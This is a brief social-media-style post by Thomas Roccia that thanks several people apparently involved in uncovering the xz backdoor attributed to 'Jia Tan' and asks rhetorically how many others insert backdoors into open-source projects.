@nugxperience
Lasse Colin
@FiloSottile
@bl4sty
@AmitaiCo
@birchb0y
Sam James
smx-smx

And all the others I forget...🙏


How many other JIA TAN are paid to insert backdoors in open-source projects?
- Thomas Roccia -
@fr0gger_